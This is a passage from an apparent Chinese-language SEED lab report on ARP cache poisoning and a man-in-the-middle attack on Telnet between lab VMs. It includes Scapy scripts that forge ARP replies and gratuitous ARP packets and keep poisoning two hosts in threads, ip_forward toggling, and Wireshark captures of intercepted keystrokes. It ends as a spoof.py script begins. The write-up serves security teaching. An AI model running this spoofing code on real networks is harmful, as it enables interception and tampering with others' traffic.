
```
[09/03/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.114.254                  (incomplete)                              ens33
192.168.114.2            ether   00:50:56:e6:b7:87   C                     ens33
192.168.114.121                  (incomplete)                              ens33
192.168.114.129          ether   00:0c:29:40:c7:9a   C                     ens33
192.168.114.123                  (incomplete)                              ens33
192.168.114.131          ether   00:0c:29:79:2e:a5   C                     ens33
```

将 VM M 中的 python 程序的 op = 1 改为 op = 2（ARP reply 报文）



```
[09/03/20]seed@VM:~/.../lab3$ sudo ./arptest.py
fail 1: ARP is at 00:0c:29:40:c7:9a says 192.168.114.131
fail 1: ARP is at 00:0c:29:40:c7:9a says 192.168.114.131
fail 1: ARP is at 00:0c:29:40:c7:9a says 192.168.114.131
```

再次查看 VM A 的 arp cache：




```
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.114.254                  (incomplete)                              ens3
192.168.114.2            ether   00:50:56:e6:b7:87   C                     ens3
192.168.114.121                  (incomplete)                              ens3
192.168.114.129          ether   00:0c:29:40:c7:9a   C                     ens3
192.168.114.123                  (incomplete)                              ens3
192.168.114.131          ether   00:0c:29:40:c7:9a   C                     ens3
```

VM B 的 IP 与 mac 地址的映射关系同样被修改了。

3) Using ARP gratuitous message


这种类型的 ARP 数据包时用于更新其他主机的 ARP cache 信息的，将 VM A 的 arp cache 置为正常状态：

对 VM M 的 python 程序做如下修改：




```
eth = Ether(dst = "ff:ff:ff:ff:ff:ff", src = "00:0c:29:40:c7:9a")
arp = ARP(hwsrc = "00:0c:29:40:c7:9a", hwdst = "ff:ff:ff:ff:ff:ff", psrc = "192.168.114.131", pdst = "192.168.114.131", op = 1)
srploop(eth/arp)
```

运行结果：



```
[09/03/20]seed@VM:~/.../lab3$ sudo ./arptest.py
RECV 1: ARP is at 00:0c:29:79:2e:a5 says 192.168.114.131 / Padding
fail 1: ARP who has 192.168.114.131 says 192.168.114.131
fail 1: ARP who has 192.168.114.131 says 192.168.114.131
fail 1: ARP who has 192.168.114.131 says 192.168.114.131
fail 1: ARP who has 192.168.114.131 says 192.168.114.131
fail 1: ARP who has 192.168.114.131 says 192.168.114.131
fail 1: ARP who has 192.168.114.131 says 192.168.114.131
fail 1: ARP who has 192.168.114.131 says 192.168.114.131
fail 1: ARP who has 192.168.114.131 says 192.168.114.131
fail 1: ARP who has 192.168.114.131 says 192.168.114.131
fail 1: ARP who has 192.168.114.131 says 192.168.114.131
```

主机 VM A 的运行结果：



```
[09/03/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.114.254          ether   00:50:56:f1:b3:17   C                     ens33
192.168.114.2            ether   00:50:56:e6:b7:87   C                     ens33
192.168.114.121                  (incomplete)                              ens33
192.168.114.129          ether   00:0c:29:40:c7:9a   C                     ens33
192.168.114.123                  (incomplete)                              ens33
192.168.114.131          ether   00:0c:29:79:2e:a5   C                     ens33
[09/03/20]seed@VM:~$ sudo ip neigh flush  dev ens33
```

理论上是应该会造成 ARP 欺骗的，但由于未知原因 ARP cache 的结果并未发生变化。

◆ 实验结论：

Method1 和 method2 都成功进行了 ARP poisoning attack，方法 3 由于未知原因失败。


Task2: MITM Attack on Telnet using ARP Cache Poisoning

◆ 实验流程：

Step1:


首先利用 task1 中的方法对 VM A 和 VM B 的 arp 缓存进行替换：

VM A（192.168.114.130）：




```
[09/03/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
192.168.114.254                  (incomplete)                              ens3
192.168.114.2            ether   00:50:56:e6:b7:87   C                     ens3
192.168.114.121                  (incomplete)                              ens3
192.168.114.129                  (incomplete)                              ens3
192.168.114.123                  (incomplete)                              ens3
192.168.114.131          ether   00:0c:29:40:c7:9a   C                     ens3
```

VM B（192.168.114.131）：



```
[09/03/20]seed@VM:~$ arp
^C
[09/03/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.114.2            ether   00:50:56:e6:b7:87   C                     ens33
192.168.114.129          ether   00:0c:29:40:c7:9a   C                     ens33
192.168.114.254          ether   00:50:56:f1:b3:17   C                     ens33
192.168.114.130          ether   00:0c:29:40:c7:9a   C                     ens33
[09/03/20]seed@VM:~$
```

为了保证攻击的持续有效性，我们考虑持续向 VM A 和 VM B 发送构造的 ARP packet：




```
def vmb(a,b):
        srloop(ARP(hwsrc = "00:0c:29:40:c7:9a", psrc = "192.168.114.130", pdst = "192.168.114.131", op = 1))
def vma(a,b):
        srloop(ARP(hwsrc = "00:0c:29:40:c7:9a", psrc = "192.168.114.131", pdst = "192.168.114.130", op = 1))

_thread.start_new_thread(vma,(1,2))
_thread.start_new_thread(vmb,(1,2))

while 1:
        pass
```

利用多线程实现。

Step2:


之后我们尝试在主机 A 和主机 B 之间相互 ping：

VM A:




```
[09/03/20]seed@VM:~$ ping 192.168.114.131
PING 192.168.114.131 (192.168.114.131) 56(84) bytes of data.
64 bytes from 192.168.114.131: icmp_seq=9 ttl=64 time=0.934 ms
64 bytes from 192.168.114.131: icmp_seq=19 ttl=64 time=0.608 ms
64 bytes from 192.168.114.131: icmp_seq=28 ttl=64 time=0.506 ms
64 bytes from 192.168.114.131: icmp_seq=37 ttl=64 time=0.505 ms
64 bytes from 192.168.114.131: icmp_seq=46 ttl=64 time=0.519 ms
^C
--- 192.168.114.131 ping statistics ---
51 packets transmitted, 5 received, 90% packet loss, time 51157ms
rtt min/avg/max/mdev = 0.505/0.614/0.934/0.165 ms
```

VM B:



```
[09/03/20]seed@VM:~$ ping 192.168.114.130
PING 192.168.114.130 (192.168.114.130) 56(84) bytes of data.
64 bytes from 192.168.114.130: icmp_seq=9 ttl=64 time=0.936 ms
64 bytes from 192.168.114.130: icmp_seq=18 ttl=64 time=1.60 ms
64 bytes from 192.168.114.130: icmp_seq=27 ttl=64 time=1.82 ms
64 bytes from 192.168.114.130: icmp_seq=36 ttl=64 time=1.00 ms
^C
--- 192.168.114.130 ping statistics ---
45 packets transmitted, 4 received, 91% packet loss, time 44906ms
rtt min/avg/max/mdev = 0.936/1.340/1.824/0.384 ms
```

再看一下 VM M 上 wireshark 的监控结果：




```
   Time                           Source            Destination       Protocol  Length  Info
33 2020-09-03 18:28:45.9042071… 192.168.114.130   192.168.114.131   ICMP          98 Echo (ping) request  id…
39 2020-09-03 18:28:46.7953284… 192.168.114.131   192.168.114.130   ICMP          98 Echo (ping) request  id…
41 2020-09-03 18:28:46.9287984… 192.168.114.130   192.168.114.131   ICMP          98 Echo (ping) request  id…
47 2020-09-03 18:28:47.8183072… 192.168.114.131   192.168.114.130   ICMP          98 Echo (ping) request  id…
49 2020-09-03 18:28:47.9523360… 192.168.114.130   192.168.114.131   ICMP          98 Echo (ping) request  id…
55 2020-09-03 18:28:48.8426688… 192.168.114.131   192.168.114.130   ICMP          98 Echo (ping) request  id…
57 2020-09-03 18:28:48.9763154… 192.168.114.130   192.168.114.131   ICMP          98 Echo (ping) request  id…
64 2020-09-03 18:28:49.8674782… 192.168.114.131   192.168.114.130   ICMP          98 Echo (ping) request  id…
65 2020-09-03 18:28:49.8677736… 192.168.114.130   192.168.114.131   ICMP          98 Echo (ping) reply    id…
66 2020-09-03 18:28:50.0002530… 192.168.114.130   192.168.114.131   ICMP          98 Echo (ping) request  id…
67 2020-09-03 18:28:50.0005028… 192.168.114.131   192.168.114.130   ICMP          98 Echo (ping) reply    id…
72 2020-09-03 18:28:50.8686988… 192.168.114.131   192.168.114.130   ICMP          98 Echo (ping) request  id…
```

可以看到 request 远大于 reply 的数量，说明绝大多数 ping 指令并未得到回复。偶尔能 ping 通对方是因为那个时刻的 ARP cache 更新到了正确的映射关系，但是很快就被 VM M 上的 python 程序所发出的 ARP spoofing packet 所淹没，导致绝大多数情况下无法得到 ping 的回复报文。

Step3：


接下来我们打开 ip_forward：



```
[09/03/20]seed@VM:~$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


再次重复相互 ping 的过程：

VM A:



```
[09/03/20]seed@VM:~$ ping 192.168.114.131
PING 192.168.114.131 (192.168.114.131) 56(84) bytes of data.
From 192.168.114.129: icmp_seq=1 Redirect Host(New nexthop: 192.168.114.131)
64 bytes from 192.168.114.131: icmp_seq=1 ttl=63 time=1.02 ms
From 192.168.114.129: icmp_seq=2 Redirect Host(New nexthop: 192.168.114.131)
64 bytes from 192.168.114.131: icmp_seq=2 ttl=63 time=2.31 ms
From 192.168.114.129: icmp_seq=3 Redirect Host(New nexthop: 192.168.114.131)
64 bytes from 192.168.114.131: icmp_seq=3 ttl=63 time=1.86 ms
From 192.168.114.129: icmp_seq=8 Redirect Host(New nexthop: 192.168.114.131)
64 bytes from 192.168.114.131: icmp_seq=8 ttl=63 time=1.27 ms
64 bytes from 192.168.114.131: icmp_seq=9 ttl=63 time=1.02 ms
64 bytes from 192.168.114.131: icmp_seq=10 ttl=63 time=1.04 ms
From 192.168.114.129: icmp_seq=11 Redirect Host(New nexthop: 192.168.114.131)
64 bytes from 192.168.114.131: icmp_seq=11 ttl=63 time=1.15 ms
```

VM B:




```
[09/03/20]seed@VM:~$ ping 192.168.114.130
PING 192.168.114.130 (192.168.114.130) 56(84) bytes of data.
From 192.168.114.129: icmp_seq=1 Redirect Host(New nexthop: 192.168.114.130)
64 bytes from 192.168.114.130: icmp_seq=1 ttl=63 time=0.874 ms
From 192.168.114.129: icmp_seq=3 Redirect Host(New nexthop: 192.168.114.130)
64 bytes from 192.168.114.130: icmp_seq=3 ttl=63 time=0.952 ms
From 192.168.114.129: icmp_seq=4 Redirect Host(New nexthop: 192.168.114.130)
64 bytes from 192.168.114.130: icmp_seq=4 ttl=63 time=1.09 ms
64 bytes from 192.168.114.130: icmp_seq=5 ttl=63 time=1.64 ms
64 bytes from 192.168.114.130: icmp_seq=6 ttl=63 time=0.957 ms
64 bytes from 192.168.114.130: icmp_seq=7 ttl=63 time=1.50 ms
64 bytes from 192.168.114.130: icmp_seq=12 ttl=63 time=0.976 ms
64 bytes from 192.168.114.130: icmp_seq=13 ttl=63 time=1.01 ms
64 bytes from 192.168.114.130: icmp_seq=14 ttl=63 time=1.04 ms
64 bytes from 192.168.114.130: icmp_seq=15 ttl=63 time=2.55 ms
64 bytes from 192.168.114.130: icmp_seq=16 ttl=63 time=1.00 ms
64 bytes from 192.168.114.130: icmp_seq=17 ttl=63 time=1.07 ms
64 bytes from 192.168.114.130: icmp_seq=18 ttl=63 time=1.15 ms
```


可以看到，部分包丢失，部分 reply 是直接回复得到的，还有部分是通过 VMM 转发得到的。

Step4:

首先在 VM B 上开启 telnet 服务端，然后再从 VM A 上登陆 VM B:




```
[09/03/20]seed@VM:~$ sudo  /etc/init.d/xinetd   restart
[ ok ] Restarting xinetd (via systemctl): xinetd.service.
```




```
[09/03/20]seed@VM:~$ telnet 192.168.114.131
Trying 192.168.114.131...
Connected to 192.168.114.131.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Sep  3 19:34:44 EDT 2020 from 192.168.114.130 on pts/17
```

提前在控制台键入 abcd 四个字符方便做对比：



```
[09/04/20]seed@VM:~$ abcd
```

Wireshark 监控结果(部分，data 为 a，可见负载只有一个 character)：




```
.  Time                              Source           Destination      Protocol  Length  Info
  15 2020-09-04 21:32:24.9168228… 192.168.114.130  192.168.114.131  TELNET        67 Telnet Data ...
  18 2020-09-04 21:32:24.9175150… 192.168.114.131  192.168.114.130  TELNET        67 Telnet Data ...
  25 2020-09-04 21:32:25.6841518… 192.168.114.130  192.168.114.131  TELNET        67 Telnet Data ...
  27 2020-09-04 21:32:25.6859688… 192.168.114.131  192.168.114.130  TELNET        67 Telnet Data ...
  33 2020-09-04 21:32:26.1333413… 192.168.114.130  192.168.114.131  TELNET        67 Telnet Data ...
  35 2020-09-04 21:32:26.1367493… 192.168.114.131  192.168.114.130  TELNET        67 Telnet Data ...
  41 2020-09-04 21:32:26.4580597… 192.168.114.130  192.168.114.131  TELNET        67 Telnet Data ...
  43 2020-09-04 21:32:26.4588740… 192.168.114.131  192.168.114.130  TELNET        67 Telnet Data ...
```

```
Frame 15: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
Ethernet II, Src: Vmware_be:4f:73 (00:0c:29:be:4f:73), Dst: Vmware_40:c7:9a (00:0c:29:40:c7:9a)
Internet Protocol Version 4, Src: 192.168.114.130, Dst: 192.168.114.131
Transmission Control Protocol, Src Port: 56844, Dst Port: 23, Seq: 17819552, Ack: 3566576575, Len: 1
Telnet
   Data: a
```

```
000  00 0c 29 40 c7 9a 00 0c  29 be 4f 73 08 00 45 10   ..)@.... ).Os..E.
010  00 35 30 16 40 00 40 06  a4 46 c0 a8 72 82 c0 a8   .50.@.@. .F..r...
020  72 83 de 0c 00 17 01 0f  e7 a0 d4 95 a3 bf 80 18   r....... ........
030  00 ed ac a9 00 00 01 01  08 0a 02 89 f7 89 01 f8   ........ ........
040  c6 92 61                                           ..a
```


接下来再次关掉 ip forwarding 功能,进行 A 和 B 之间 telnet 数据的修改。



```
[09/03/20]seed@VM:~$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

此时在 VM A 的 telnet 窗口输入字符是无法显示的。

编写 spoof.py 文件:




```python
#!/usr/bin/python3
from scapy.all import *
from random import randint
def print_pkt(pkt):
